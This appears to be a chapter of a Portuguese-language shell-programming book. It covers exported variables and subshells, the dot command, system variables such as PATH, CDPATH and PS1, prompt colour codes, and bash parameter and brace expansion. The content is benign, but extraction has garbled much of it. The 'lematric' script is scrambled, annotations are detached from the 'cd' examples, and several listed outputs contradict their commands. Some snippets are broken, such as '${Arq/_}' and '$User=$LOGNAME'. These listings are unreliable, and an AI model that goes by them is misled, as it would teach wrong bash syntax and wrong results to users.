Exportar é o que importa

Vamos mudar totalmente o script `teste` para vermos as implicações dos fatos antes expostos. O teste agora tem esta cara:

```
$ cat teste
echo "a=$a, b=$b, c=$c"
```

Vamos, via teclado, colocar valor nas variáveis `$a`, `$b`, e `$c`:

```
$ a=5
$ b=Silvina
$ c=Duarte
```

Vamos agora executar o nosso programa `teste`, já reformulado, para que liste estas variáveis recém-criadas:

```
$ teste
a=, b=, c=
```

Ih!! O que foi que houve? Por que os valores das variáveis não foram listados?

Calma, meu amigo. Você estava em um *Shell*, e nele você criou as variáveis, e o script `teste` chamou um *Subshell* para ser o seu intérprete. Ora, se você criou as variáveis em um *Shell* e executou o programa em outro, fica claro que um programa executado em um *Shell* não consegue ver as variáveis definidas em outro *Shell*, certo? Errado, apesar de ter sido exa-

tamente isso que aconteceu, poderíamos ver as variáveis de outro Shell, bastando que as tivéssemos exportado, o que não fizemos.

Se fizermos:

```
$ export b
```

Exportei somente a variável \$b, sem usar \$

E novamente:

```
$ teste
a=, b=Silvina, c=
```

*Executei novamente teste
Agora sim! O Subshell enxergou \$b*

E finalmente se fizermos:

```
$ export a c
$ teste
a=5, b=Silvina, c=Duarte
```

*Exportei as variáveis \$a e \$c
Agora o Subshell pode ver todas*

Como a curiosidade é inerente ao ser humano, poderíamos executar o comando *export* sem argumentos para ver o que aconteceria:

```
$ export
EXINIT=set showmode number autoindent
HOME=/prd1/usr/julio
HZ=100
KRB5CCNAME=FILE:/tmp/krb5cc_60009_7616
KURL=NO
LOGNAME=julio
MAIL=/var/mail/julio
PATH=/usr/bin:/usr/local/bin:.
PGPPATH=/usr/local/bin
PS1=$
PWD=/prd1/usr/julio/curs
SHELL=/usr/bin/ksh
TERM=vt220
TERMCAP=/etc/termcap
TZ=GMT0
_=telefones
```

Este foi meu .profile que exportou

*Estas variáveis especiais já haviam sido
exportadas pelo Shell inicializado no
momento em que foi aberta a sessão*

Vamos resumir o modo como as variáveis locais e exportadas trabalham (estes são os cinco mandamentos das variáveis):

- Qualquer variável que não é exportada é uma variável local cuja existência é ignorada pelos *Subshells*;
- As variáveis exportadas e seus valores são **copiados** para o ambiente dos *Subshells* criados, onde podem ser acessadas e alteradas. No entanto, essas alterações não afetam os conteúdos das variáveis dos *Shells* pais;
- Se um *Subshell* explicitamente exporta uma variável, então as alterações feitas nessa variável afetam a exportada também. Se um *Subshell* não exporta explicitamente uma variável, então essas mudanças feitas alteram somente a local, mesmo que a variável tenha sido exportada de um *Shell* pai;
- As variáveis exportadas retêm suas características não somente para *Subshells* diretamente gerados, mas também para *Subshells* gerados por estes *Subshells* (e assim por diante);
- Uma variável pode ser exportada a qualquer momento, antes ou depois de receber um valor associado.

Bem, agora já sabemos como passar valores para *Subshells*, mas o que devemos fazer para **receber** ou importar dados de um *Subshell*? Não é difícil não, basta você atribuir a uma variável o valor de um *Subshell*, fazendo assim:

```
Var='subshell'
```

Dessa forma, o que iria para a saída padrão será desviado para dentro de `var`, exatamente da mesma forma que você atribui à uma variável a saída de um comando; afinal, o seu `subshell` e o comando são programas executáveis da mesma forma.

Exemplo:

Preste atenção na sequência de instruções a seguir:

```
$ cat variando
echo a=$a:
a=xx
echo a=$a:
variando1
```

Vejamos o conteúdo do script variando

Variando1 está listado a seguir

```
$ cat variando1
echo a=$a:
$ variando
a=:
a=xx:
a=:
$ a=10
$ variando
a=:
a=xx:
a=:
$ export a
$ variando
a=10:
a=xx:
a=xx:
```

Criei a variável \$a mas não a exportei

Agora exportei a variável \$a

Vamos alterar o conteúdo dos programas anteriores fazendo:

```
$ cat variando
echo a=$a:
a=xx
echo a=$a:
b=`variando1`
```

Estou colocando a saída de variando1 em \$b

```
$ cat variando1
echo a=$a:
```

Vamos agora executá-lo, lembrando que a variável `$a` foi exportada para todos os *Subshells*:

```
$ variando
a=10:
a=xx:
```

Eu hein!!! Onde é que foi parar a última linha? Aquela referente à execução de `variando1`? Foi para dentro da variável `$b` do *script* `variando`. Vamos então alterá-lo para listar esta variável:

```
$ cat variando
echo a=$a:
a=xx
echo a=$a:
b=`variando1`
```

echo b=\$b

Vamos executá-lo:

```
$ variando
a=10:
a=xx:
b=a=xx:
```

Apareceu a Margarida olê, olê, olá... Como você pode notar, o comando `echo` de `variando` mandou a saída deste *Subshell* para dentro da variável `$b` do *Shell* pai.

Caso o *Subshell* tivesse algo para ir para a saída padrão, esta deveria ser explicitamente colocada, redirecionando para `/dev/tty`.

Exemplo:

Suponha que na sua empresa diversos programas necessitem da matrícula dos funcionários como entrada de dados. Então, você resolveu escrever um pequeno programa para lê-la, calcular o dígito verificador e fazer todas as críticas necessárias. A seguir, listagem de trechos de dois programas. O primeiro é a rotina descrita antes e o segundo é o chamador, isto é, é o que recebe a matrícula já criticada do primeiro ou um *código de retorno* indicando a desistência do operador. Vejamos os dois:

```
$ cat lematric
#
# Rotina de leitura e critica de matricula
#
while true
do
    tput cup 10 20
    echo "Digite a Matricula:"
    tput cup 10 40
    read Matric
    if [ ! "$Matric" ]
    then
        tput cup 21 35
        echo "Deseja Abandonar? (S/n)"
        tput cup 21 59
        read SN
        if ["`echo \"$SN\" | tr n N` = N"]
        then
            Se digitou n ou N virará N
        fi
    fi
done
```

```

        tput cup 21 35
        tpu el
        continue
    fi
    exit 1      # Abandonou o programa entao codigo de retorno = 1
fi
# . . . Rotina de verificacao de DV e Critica . .
break
done > /dev/tty    # A saida de todo o loop sera' na tela
echo $MatriC
exit 0

```

Repare que, no fragmento de programa citado, a saída de todo o *loop* do *while* está redirecionada para */dev/tty*. Se não estivesse, todos *echo* e *tput cup* iriam para a variável *\$matriC* do programa a seguir.

```

$ cat funcionario
#
# Le Dados dos Funcionarios
#
clear
if MatriC=:`lemaTric`
then
    ;
else
    exit
fi
echo "A Matricula informada foi $MatriC"
# . . . Le os outros dados do empregado

```

Os dois pontos (:) é o Comando Nulo

Apesar de não ser a melhor forma de programar, serve como exemplo didático, já que o *then* do *if* anterior contém somente os *dois pontos* (:). Isso se chama *comando nulo*, porque serve somente para indicar a ausência de instruções, isto é, se não houvesse nada entre o *then* e o *else*, o *Shell* daria uma mensagem de erro. Para que isso não ocorra, usamos os *dois pontos* (:)

Veja só este programinha que eu fiz para ambiente *Bash* que recebe o número da linha e da coluna bem como um texto que será exibido nesta posição e devolve o conteúdo lido após este prompt:

```
$ cat le.sh
#!/bin/bash
{
    tput cup $1 $2
    read -p "$3" Lido
} > /dev/tty
echo "$Lido"
```

Para executá-lo devemos fazer:

```
Var=`le.sh 10 30 "Digite a Matricula: "`
```

Assim procedendo, na linha 10 coluna 20 será exibido o *prompt* “Digite a Matricula” e o cursor ficará parado à sua frente aguardando a digitação. A variável `Var` receberá o que for digitado.

É . e pronto

Suponha que todo dia de manhã, logo após se conectar, você queira executar um *script* para preparar seu ambiente de trabalho que tenha a seguinte cara:

```
$ cat direts
PESSOAL=/prd2/usr/folhadepagamento
CONTAB=/prd3/usr/legal/contabilidade
DB=/prd3/usr/oracle/bencdb
TRANS=/prd4/staout/durjcv01
```

O intuito desse *script* seria que, após sua execução, bastaria fazer:

```
cd $DB
que eu já estaria no diretório /prd3/usr/oracle/bencdb19.
```

Vamos então executar este *Shell* e vejamos o que acontece:

```
$ direts
$ echo $CONTAB
$
```

¹⁹. Existem formas melhores de fazer isso, como veremos mais à frente neste mesmo capítulo.

Ora, isso era de se esperar, pois o meu *script* em sua execução chamou um novo *Shell* para interpretá-lo e as variáveis foram valoradas nesse *Shell* filho. Não adiantaria sequer exportá-las, já que não podemos exportar variáveis para *Shells* pais.

O que fazer então?

Felizmente, existe um comando do *Shell* chamado **.²⁰** (ponto, fala-se dot) que pode quebrar-nos esse galho, cujo *formato geral* é:

. arquivo

e cujo propósito é executar as instruções contidas em um arquivo no *Shell* chamador, que nesse caso será sempre o *Shell corrente*, como se elas tivessem sido digitadas neste ponto. Então, por não ser gerado um *Subshell* filho, tudo o que for executado pelo comando **.** (*dot*) tem efeito direto no ambiente da sessão na qual estamos conectados.

Por não estarmos executando um *script* em *Shell*, mas sim um comando, o **.** (*dot*), O *arquivo* a ser executado não necessita ter permissão de execução.

Vamos então executar novamente o direts com o auxílio do **.** (*dot*):

\$. direts	<i>Comando . executando o script</i>
\$ cd \$TRANSM	
\$ pwd	<i>Será que as variáveis permanecem valoradas?</i>
/prd4/staout/durjcv01	<i>Iuppiiii!!!</i>

Conforme você viu, as variáveis continuam com os valores atribuídos pelo *script*, dessa forma validando o uso do comando **.** (*dot*).

Não seria necessário dar os exemplos citados. Basta imaginarmos o seguinte: o **.bash_profile** (ou o **.profile**) é um *script* executado toda vez que nós fazemos login, preparando as variáveis de ambiente e exportando-as se for o caso. Ora, se ele fosse executado como um *Subshell*, não conseguiria fazer isso.

O que demonstra que ele é executado por meio do comando **dot** é que em diversos sabores de *UNIX* (por exemplo: AT&T, SCO...) este *script* não é executável.

20. Em ambiente *Linux* este comando também é chamado de *source*

Principais variáveis do sistema

Para que você possa ver as variáveis predefinidas, que são associadas a cada sessão *Shell* que você abra, basta fazer:

```
$ set | more
```

A seguir montaremos uma tabela mostrando as principais (menos de 5% do total) *variáveis especiais* juntamente com os seus conteúdos, para que possamos entender os seus usos dentro de *scripts*:

Variável	Conteúdo
HOME	Nome do diretório onde você é colocado no momento em que se conecta.
PATH	Caminhos que serão pesquisados para tentar localizar um programa especificado.
CDPATH	Caminhos que serão pesquisados para tentar localizar um diretório especificado. Apesar desta variável ser pouco conhecida, seu uso deve ser incentivado por poupar muito trabalho, principalmente em instalações com estrutura de diretório com bastantes níveis.
PWD	Diretório corrente. (Não é válido no Bourne <i>Shell</i> – sh sob <i>UNIX</i>)
LOGNAME	Login Name do usuário.
PS1	Caracteres que compõem o prompt primário (default=\$ ou # para root).
PS2	Caracteres que compõem o prompt secundário (default = >).
IFS	Já foi visto antes. Contém o caractere que está servindo como separador default entre os campos.
TERM	Tipo de terminal que está sendo emulado.
EXINIT	Parâmetros de ambiente do vi (editor).

Exemplo:

Vou aproveitar o exemplo do \$HOME e mostrar uma série de modos de mudar de diretório usando o comando cd:

```
$ pwd                                         Onde estou?  
/prd1/usr/julio/curso  
$ cd                                          Volta para o diretório home (home directory)  
$ pwd                                         Volta para o diretório anterior ao último cd  
/prd1/usr/julio  
$ cd -                                         Outra forma de ir para o home directory  
/prd1/usr/julio/curso  
$ cd $HOME  
$ pwd                                         Vide nota de rodapé.  
/prd1/usr/julio  
$ cd -                                         O til significa home. Assim vou p/ home do julio.  
/prd1/usr/julio/curso  
$ cd ~julio  
$ pwd                                         Vou para o home do jneves.  
$ cd ~jneves  
$ pwd                                         Agora vamos executar o bronze. Lembra-se?  
$ bronze  
ksh: bronze:  not found  
$ echo $PATH  
/usr/bin:/usr/local/bin:  
$ PATH=$PATH:~julio/curso  
$ echo $PATH  
/usr/bin:/usr/local/bin:./prd1/usr/julio/curso  
~julio/curso foi incluido na variável21  
$ bronze                                         Agora sim a execução será bem sucedida  
11  
22  
33  
44  
55  
66  
77  
88  
99  
$ cd  
$ d                                         Script que lista diretórios abaixo do especificado
```

21. As construções `cd -` e o `~ (til)` referindo-se ao diretório *home* só são válidas no sh e no bash sob o LINUX e no Korn Shell (*ksh*) no UNIX.

```

/prd1/usr/julio:
/prd1/usr/julio/arrec
/prd1/usr/julio/bancos
/prd1/usr/julio/benef
/prd1/usr/julio/c
/prd1/usr/julio/curso
/prd1/usr/julio/movpack
/prd1/usr/julio/newtrftp
/prd1/usr/julio/stados
/prd1/usr/julio/trftp
$ cd curso
/prd1/usr/julio/curso
$ cd trftp
ksh: trftp: not found
$ cd bin
/usr/local/bin
$ echo $CDPATH
.::/usr/local
$ CDPATH=.:.:./usr/local
$ cd -
$ pwd
/prd1/usr/julio/curso
$ cd trftp
/prd1/usr/julio/trftp
$ cd -

```

} Diretórios abaixo de /prd1/usr/julio

Se tivesse feito cd .. /trftp teria funcionado...

Isto não pode funcionar
Ué!!! Funcionou...

Só foi procurado o diretório corrente e /usr/local
Pai do diretório corrente adicionado à pesquisa
Vide nota de rodapé²²

Agora consegui fazer o cd direto
Vide nota de rodapé²²

O prompt secundário aparece quando damos um <ENTER> para finalizar uma linha sem encerrar o comando. Valendo somente como exemplo didático, vamos alterar o conteúdo de PS2 para simularmos uma indentação:

```

$ echo $PS1
$
$ echo $PS2
>
$ PS2=">      "
$ for i in $LOGNAME $TERM

```

Atribui a PS2 um > seguido por 5 espaços.

22. As construções cd – e o ~ (til) referindo-se ao diretório home só são válidas no sh e no bash sob o LINUX e no Korn Shell (ksh) no UNIX.

22. As construções cd – e o ~ (til) referindo-se ao diretório home só são válidas no sh e no bash sob o LINUX e no Korn Shell (ksh) no UNIX.

```
>      do
>      echo $i
>      done
julio
vt220
```

Login Name do usuário conectado.
Terminal que esta sessão está emulando.

O *prompt* primário contido na variável `$PS1` é totalmente configurável, e para isso existem vários caracteres especiais. A tabela a seguir contém uma lista destes caracteres e foi traduzida da *man page* do Bash 2.04.

Seguências de escape que modificam o <i>prompt</i>	
PS1	Efeito
\a	O caractere ASCII para o alarme (<i>bell</i>) do sistema (\007)
\d	A data no formato "Dia da semana Mês Dia" (ex., "Qui Mai 26")
\D{fmt}	É gerada uma data no formato <i>fmt</i> . Ex: PS1='\D{+%d/%m/%Y}'
\e	O caractere ASCII <ESC> (\033)
\h	O <i>hostname</i> da máquina até o 1º ponto (.)
\H	O <i>hostname</i> da máquina
\j	O número de processos sendo gerenciados pelo Shell
\l	O nome do dispositivo do terminal
\n	Nova linha (LF – <i>Line Feed</i> - \010)
\r	Retorno do cursor (CR – <i>Carriage Return</i> - \013)
\s	O nome do <i>Shell</i> em uso
\t	Hora atual no formato de 24-horas HH:MM:SS
\T	Hora atual no formato de 12-horas HH:MM:SS
\@	Hora atual no formato de 12-horas am/pm
\u	O nome do usuário atual
\v	A versão do bash (ex., 2.02)
\V	A liberação, versão + <i>patchlevel</i> (ex., 2.00.0)
\w	O diretório atual
\W	O nome base do diretório corrente

Sequências de escape que modificam o <i>prompt</i>	
PS1	Efeito
\!	O número no histórico do comando atual
\#	O número do comando desde que aberto o terminal
\\$	Se o usuário atual é o <i>root</i> , aparecerá o caractere #, senão \$ para todos os outros usuários. Este é o <i>default</i> dos Unixes.
\nnn	O caractere correspondente ao octal nnn
\	Uma barra invertida
\`	O inicio de uma sequência de caracteres que não serão mostrados na tela. (ex.: colocar cor nas letras)
\`	Fim de uma sequência de caracteres que não serão mostrados na tela.

Observe que o valor *default* da variável \$PS1 no Bash é:

```
PS1="\s-\v\$ "
```

Mas você pode passar cores e atributos ao seu *prompt*, usando a seguinte sintaxe:

```
PS1="\[\033[<atr>;<cor>m\] Prompt\[\033[0m\] "
```

Onde *<atr>* e *<cor>* são respectivamente os atributos e cores de texto encontrados na próxima tabela.

Essa atribuição será melhor entendida se for dividida em 3 partes:

1. \[\033[<atr>;<cor>m\] – Na qual você escolhe a cor *<cor>* e o atributo *<atr>*;
2. *Prompt* – Que escreve *Prompt*;
3. \[\033[0m\] – Que restaura a cor *default* seguida por um espaço em branco.

Ou seja, fazendo-se o \$PS1 desta forma, seu *prompt* ficará assim:

```
Prompt>
```

Na cor escolhida, sendo que o caractere **□** representa o cursor.

Atributos		Cores de texto	
0	Nenhum	30	Preto
1	Negrito	31	Vermelho
4	Sublinhado	32	Verde
5	Piscante	33	Amarelo
7	Reverso	34	Azul
8	Invisível	35	Magenta
		36	Ciano
		37	Cinza

Algumas observações:

- Se o atributo for zero, ele e o ponto e vírgula (;) que o segue podem ser omitidos ficando somente a cor;
- Quando o atributo for 1, não significa exatamente negrito, mas sim um matiz mais claro da cor. O preto com negrito vira cinza escuro, já o branco normalmente é cinza claro, se colocarmos negrito, aí sim, ele fica branco;
- Não consegui fazer o atributo 5 (piscante) funcionar;
- Isso fica muito mais fácil de entender se você testar um por um.

Para finalizar, é comum termos no `$HOME/.bash_profile` (ou `$HOME/.profile`) as seguintes linhas de preparação de nossas variáveis de ambiente:

```
export EXINIT='set showmode number autoindent ignorecase'
PATH=$PATH:.
export CDPATH=.:~julio:...:/usr/local
```

Repare que, nas linhas anteriores, o mesmo comando que atribui valor às variáveis também as exporta.

A variável \$EXINIT passa para o editor vi as seguintes definições de ambiente:

- showmode:** Desta forma, na última linha da tela, aparecerá o modo em que o vi está trabalhando (insert, replace, change, append, ...);
- number:** Com esta opção ativada, o vi colocará à esquerda, somente na tela sem interferência alguma no arquivo, o número sequencial de cada linha;
- autoindent:** Colocamos autoindent em \$EXINIT, para que o vi ajuste a margem esquerda de cada linha, pela da linha anterior, indentando o texto que está sendo editado;
- ignorecase:** Deste modo, quando estivermos pesquisando uma cadeia de caracteres no texto que está sendo editado, o vi não fará distinção entre letras maiúsculas e minúsculas.

Além das variáveis descritas antes, existem muitas outras, que creio não caberem no escopo deste trabalho já que, para efeito de programação em *Shell*, têm pouquíssima utilidade. Para termos uma ideia, sabendo-se que acabei de me conectar e ainda não exportei nem sequer criei nenhuma variável, veja só as linhas a seguir:

```
$ set | wc -l
41
```

Isso significa que foram criadas 41 variáveis de ambiente no instante em que me conectei.

Parâmetros

Muita coisa já foi vista até aqui referente a parâmetros, tais como parâmetros posicionais (\$1, \$2, ..., \$9), quantidade de parâmetros passados ou recebidos (\$#), código de retorno (\$?). Veremos agora outras formas de lidarmos com parâmetros.

Construções com parâmetros e variáveis

- \${parâmetro}

Suponha que a variável (parâmetro) `Num` cada vez que passar em um ponto de um *script* seja incrementada e seja impresso um aviso do ordinal de passadas por aquele ponto. A seguir este fragmento de programa:

```
...
Num=1
while [ "$Num" -le 3 ]
do
    echo ${Num}a. passada
    Num=`expr $Num + 1`
done
...
```

Se o executarmos teremos:

```
1a. passada
2a. passada
3a. passada
```

Se não colocássemos a variável `Num` entre chaves `({})` viria:

```
. passada
. passada
. passada
```

O resultado anterior foi obtido quando o *Shell* interpretou a linha:

```
echo $Numa. passada
```

Ora, como não existe a variável `Numa`, foi gerado um nulo, seguido de `.` `passada`, o que é totalmente indesejável.

Concluímos então que as chaves `({})` devem ser usadas para evitar uma eventual interpretação errônea do nome de variáveis causada pelos caracteres que seguem o seu nome.

Exemplo:

```
$ mv $Arq ${Arq}1
■ ${!parâmetro}
```

Isso equivale a uma indireção, ou seja devolve o valor apontado por uma variável cujo nome está armazenada em parâmetro.

Exemplo:

```
$ Ponteiro=VariavelApontada
$ VariavelApontada="Valor Indireto"
$ echo "A variável \$Ponteiro aponta para \"\$Ponteiro\""
> que indiretamente aponta para \"${!Ponteiro}\"
A variável $Ponteiro aponta para "VariavelApontada"
que indiretamente aponta para "Valor Indireto"
```

- \${!parâmetro@}
- \${!parâmetro*}

Ambas expandem para os nomes das variáveis prefixadas por parâmetro. Não notei nenhuma diferença no uso das duas sintaxes.

Exemplos:

Vamos listar as variáveis do sistema começadas com a cadeia GNOME:

```
$ echo ${!GNOME@}
GNOME_DESKTOP_SESSION_ID GNOME_KEYRING_PID GNOME_KEYRING_SOCKET
$ echo ${!GNOME*}
GNOME_DESKTOP_SESSION_ID GNOME_KEYRING_PID GNOME_KEYRING_SOCKET
■ ${parâmetro:valor}
```

Nesse tipo de construção, caso a variável *parâmetro* seja nula, receberá valor, caso contrário permanecerá com o conteúdo anterior.

Exemplo:

No trecho de *script* a seguir, eu ofereço \$LOGNAME como valor *default* para a variável \$User, isto é, caso seja teclado simplesmente um <ENTER>, o valor oferecido será aceito e a variável \$User receberá o valor de \$LOGNAME.

```
echo "Login Name em $Site ($LOGNAME) : "          Ofereci $LOGNAME como default
read User
User=${User:-"$LOGNAME"}
echo $User
```

A forma convencional (e conservadora) de se escrever essa rotina, sem a substituição de parâmetros, seria:

```
echo "Login Name em $Site ($LOGNAME) : "
read User
if [ ! "$User" ]
then
    $User=$LOGNAME
fi
echo $User
```

Para entender a diferença de uso entre `$(parâmetro-valor)` e `$(parâmetro:-valor)`, vamos ver os exemplos a seguir:

Exemplos:

```
$ unset var                                var não existe
$ echo ${var:-Variável não definida}
Variável não definida
$ echo ${var-Variável não definida}
Variável não definida
$ var=                                    var tem valor nulo (como var="")
$ echo ${var:-Variável não definida}
Variável não definida
$ echo ${var-Variável não definida}

$ var=1                                  var é igual a 1
$ echo ${var:-Variável não definida}
1
$ echo ${var-Variável não definida}
1
```

Como você pode ver, a diferença de uso somente ocorre quando o parâmetro que está sendo expandido tem valor nulo.

Note também que a Expansão de Parâmetros por si só não altera o valor do parâmetro, mas somente manda a substituição para a saída.

Vou repetir o exemplo dado, porém agora alterando o valor do parâmetro (variável `$User`), mas para isso entenda a nova Expansão de Parâmetros a seguir:

- `${parâmetro:=valor}`
- `${parâmetro=valor}`

Idêntico ao anterior, porém quando usado dessa forma, a expansão é feita para o valor da variável.

Para entender melhor, vamos fazer o exemplo anterior usando esta sintaxe:

```
read -p"Login Name em $Site ($LOGNAME): " User
echo ${User:=$LOGNAME}
```

Após a execução desse código, se fizermos

```
echo $User
```

Teremos como resposta o campo teclado durante o `read` ou o conteúdo da variável de sistema `$LOGNAME`, caso o valor oferecido (default) tenha sido aceito, isto é, não foi necessário fazer a atribuição do valor.

No caso de não desejar que a mensagem vá para a tela, troque o `echo` por `let`.

```
read -p"Login Name em $Site ($LOGNAME): " User
let ${User:=$LOGNAME}
```

Assim como o anterior, esse também tem duas formas de uso, mas as observações feitas para o outro, também valem para este.

- `${parâmetro:?valor}`

Parecido com o anterior, pois atua somente nos casos em que o parâmetro é nulo ou não está declarado, quando então mandará uma mensagem para a saída de erro padrão.

Veja esse trecho de código:

```
read -p "Deseja continuar? " Resposta
echo ${Resposta:? (S)im ou (N)ão}
```

Caso a seja teclado <ENTER> sem informar nenhuma resposta, isto é, caso a variável \$Responda permaneça vazia, a mensagem abaixo será exibida:

```
bash: Responda: (S)im ou (N)ão
```

- \${parâmetro:+valor}

O oposto da anterior, isto é, se o *parâmetro* é não nulo, o *Shell* substitui seu valor; caso contrário, o *Shell* ignora esse comando.

Exemplo:

```
$ Var=x
$ echo Variavel ficou com o valor: ${Var:+Outro Valor}
Variavel ficou com o valor: Outro Valor
$ Var=
$ echo Variavel ficou com o valor: ${Var:+Outro Valor}
Variavel ficou com o valor:
```

- \${parâmetro#padrão-de-pesquisa}²³

Usando esse tipo de construção, o *Shell* nos devolverá o conteúdo de parâmetro com o menor padrão-de-pesquisa possível removido à sua esquerda. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será igual ao parâmetro.

Exemplos:

```
$ a="Isto eh um teste"
$ echo ${a#t}
Isto eh um teste
$ echo ${a#t*}
Isto eh um teste
$ echo ${a##t}
o eh um teste
$ Data=`date "+%d/%m/%Y"`
$ echo $Data
16/10/2002
```

23. Esta construção não é válida em ambientes Bourne Shell (sh).

```
$ echo ${Data##*/}
10/2002
$ echo ${Data##*/*/}
2002
■ ${parâmetro##padrão-de-pesquisa}24
```

Usando esse tipo de construção, o *Shell* nos devolverá o conteúdo de *parâmetro* com o **maior** padrão-de-pesquisa possível removido à sua **esquerda**. Caso *parâmetro* não contenha padrão-de-pesquisa, o retorno será igual ao *parâmetro*.

Exemplos:

```
$ echo $a
Isto eh um teste
$ echo ${a##*t}
e
$ echo $Data
16/10/2002
$ echo ${Data##*/}}
2002
$ echo ${Data##*/*/}
2002
■ ${parâmetro%padrão-de-pesquisa}25
```

Usando esse tipo de construção, o *Shell* nos devolverá o conteúdo de *parâmetro* com o **menor** padrão-de-pesquisa possível removido à sua **direita**. Caso *parâmetro* não contenha padrão-de-pesquisa, o retorno será igual ao *parâmetro*.

Exemplos:

```
$ echo ${a%te*}
Isto eh um tes
$ echo ${a%te*te*}
Isto eh um
$ echo $Data
16/10/2002
$ echo ${Data%/*/*}
16
■ ${parâmetro%%padrão-de-pesquisa}26
```

24. Esta construção não é válida em ambientes Bourne Shell (sh).

25. Esta construção também não é válida em ambientes Bourne Shell (sh).

26. Esta construção também não é válida em ambientes Bourne Shell (sh).

Usando esse tipo de construção, o *Shell* nos devolverá o conteúdo de *parâmetro* com o **maior padrão-de-pesquisa** possível removido à sua **direita**. Caso *parâmetro* não contenha *padrão-de-pesquisa*, o retorno será igual ao *parâmetro*.

Exemplos:

```
$ echo ${a%te*}  
Isto eh um  
$ echo ${a%t*}  
Is  
$ echo $Data  
16/10/2002  
$ echo ${Data%%/*}  
16
```

Os exemplos anteriores são didáticos (por serem semelhantes, mostraram as diferenças de uso), porém pouco práticos. Vejamos agora um exemplo bastante prático: façamos um script para transformar todos os arquivos com extensão .html em .htm

```
$ cat capa_1  
#!/bin/bash  
# Rapidamente converte arquivos *.html em *.htm  
# Altera as extensões e mantendo o nome do arquivo  
for i in *.html  
do  
    if [ -f ${i%l} ]  
    then  
        echo ${i%l} jah existe  
    else  
        mv $i ${i%l}  
    fi  
done
```

- \${parâmetro/de/para}²⁷

Usando esse tipo de construção, o *Shell* nos devolverá o conteúdo de *parâmetro* trocando a primeira cadeia *de* pela cadeia *para*.

Você já viu que tem um efeito bastante semelhante ao do comando *tr* atuando em uma variável, mas existem algumas diferenças:

27. Esta construção só é válida no Bash 2.

- Atua em uma cadeia e não em caracteres como o `tr`;
- Atua somente na primeira ocorrência da cadeia e não em todas como o `tr`;
- Por ser um intrínseco (em bom programês, *built-in*) do *Shell*, sua execução é bem mais veloz que a do `tr`.

Vamos ver logo um exemplo para isso se tornar mais claro: suponha que você tenha criado (ou provavelmente recebido do DOS/Windows) arquivos com espaços em branco no nome. Baseado no exemplo anterior, para trocar os espaços em branco por um sublinhado (`_`), poderíamos fazer um *script* assim:

```
$ cat trocabranco
#!/bin/bash
# Tira espaços em branco do nome do arquivo
for Arq in * *
do
    if [ -f "${Arq/_}" ]
    then
        echo "${Arq/_}" já existe
    else
        mv "$Arq" "${Arq/_}"
    fi
done
```

Como você viu pelo cuidado que tivemos sempre protegendo os espaços em branco da interpretação do *Shell*, realmente não é um bom negócio trabalhar com arquivos com nomes separados por brancos.

Olha só o conteúdo do meu diretório:

```
$ ls -1
Arquivo
Arquivo Pior Ainda
Arquivo Ruim
```

Vamos agora executar o nosso programa e ver o que sucedeu:

```
$ trocabranco
$ ls -1
Arquivo
Arquivo_Pior_Ainda
Arquivo_Ruim
```

Repare que Arquivo Ruim foi renomeado para Arquivo_Ruim, mas o Arquivo Pior Ainda não ficou do jeito que queríamos. Isso se deve ao fato deste tipo de substituição de parâmetros atuar somente na primeira ocorrência da cadeia *de*. Para que possamos realizar o pretendido de forma limpa, veremos a substituição de parâmetros a seguir:

- \${parâmetro//de/para}²⁸

Esse caso é exatamente igual ao anterior, exceto pelo fato de que todas as ocorrências da cadeia *de* serão substituídas pela cadeia *para*.

Vamos então alterar o nosso exemplo para ver se funciona mesmo:

```
$ cat trocabranco
#!/bin/bash
# Tira espaços em branco do nome do arquivo (versão 2)
for Arq in * ' '
do
    if [ -f "${Arq// /_}" ]
    then
        echo "${Arq// /_}" jah existe
    else
        mv "$Arq" "${Arq// /_}"
    fi
done
$ ls -l
Arquivo
Arquivo_Pior_Ainda
Arquivo_Ruim
$ trocabranco
$ ls -l
Arquivo
Arquivo_Pior_Ainda
Arquivo_Ruim
```

- \${parâmetro^}
- \${parâmetro,}

28. Esta construção só é válida no Bash 2.

Essas expansões foram introduzidas a partir do Bash 4.0 e modificam a caixa das letras do texto que está sendo expandido. Quando usamos circunflexo (^), a expansão é feita para maiúsculas e quando usamos vírgula (,), a expansão é feita para minúsculas.

Exemplo:

```
$ Nome="botelho"
$ echo ${Nome^}
Botelho
$ echo ${Nome^^}
BOTELHO

$ Nome="botelho carvalho"
$ echo ${Nome^}
Botelho carvalho
                                         Que pena...
```

Um fragmento de *script* que pode facilitar a sua vida:

```
read -p "Deseja continuar (s/n)? "
[[ ${REPLY^} == N ]] && exit
```

Essa forma evita testarmos se a resposta dada foi um `N` (maiúsculo) ou um `n` (minúsculo).

No *Windows*, além dos vírus e da instabilidade, também são frequentes nomes de arquivos com espaços em branco e quase todos em maiúsculas. No exemplo anterior, vimos como trocar os espaços em branco por sublinhado (`_`), no próximo veremos como passá-los para minúsculas:

```
$ cat trocacase.sh
#!/bin/bash
# Se o nome do arquivo tiver pelo menos uma
#+ letra maiúscula, troca-a para minúscula

for Arq in *[A-Z]*
do
    if [ -f "${Arq,,}" ]
    then
        echo ${Arq,,} já existe
    else
        mv "$Arq" "${Arq,,}"
        fi
done
```

Pelo menos 1 minúscula

Arq em minúsculas já existe?



Nos casos anteriores, para formar o *padrão-de-pesquisa* ou de e para, podem ser usados todos os metacaracteres (ou curinhas) reconhecidos pelo Shell, tais como: *, ?, [], [-].

Expansão de chaves {...}'

Apesar da semelhança na sintaxe, a expansão de chaves que veremos agora não tem mais nada que se pareça com a expansão de parâmetros que acabamos de ver. Portanto não tente fazer correlações, porque qualquer semelhança é mera semelhança mesmo. :)

Expansão de chaves é um mecanismo similar à expansão de caracteres curingas, porém o que for gerado não tem nada a ver com arquivo. Elas são usadas para gerar cadeias arbitrárias, produzindo todas as combinações possíveis, levando em consideração os prefixos e sufixos.

Existiam 5 sintaxes distintas, porém o Bash 4.0 incorporou uma 6ª. Elas são escritas da seguinte forma:

1. {lista}, onde lista são cadeias separadas por vírgulas;
2. {inicio..fim};
3. prefixo{****}, onde os asteriscos (****) podem ser substituídos por lista ou por um par inicio..fim;
4. {****}sufixo, onde os asteriscos (****) podem ser substituídos por lista ou por um par inicio..fim;
5. prefixo{****}sufixo, onde os asteriscos (****) podem ser substituídos por lista ou por um par inicio..fim;
6. {inicio..fim..incr}, onde incr é o incremento (ou razão, ou passo). Esta foi introduzida a partir do Bash 4.0.

O resultado da expansão de chaves não será classificado, virá na mesma ordem em que foi gerado: da esquerda para a direita.

Exemplo:

```
$ echo {r,p,g}ato
rato pato gato
```

```
$ echo Julio{Cesar,Cesar,C.}Neves
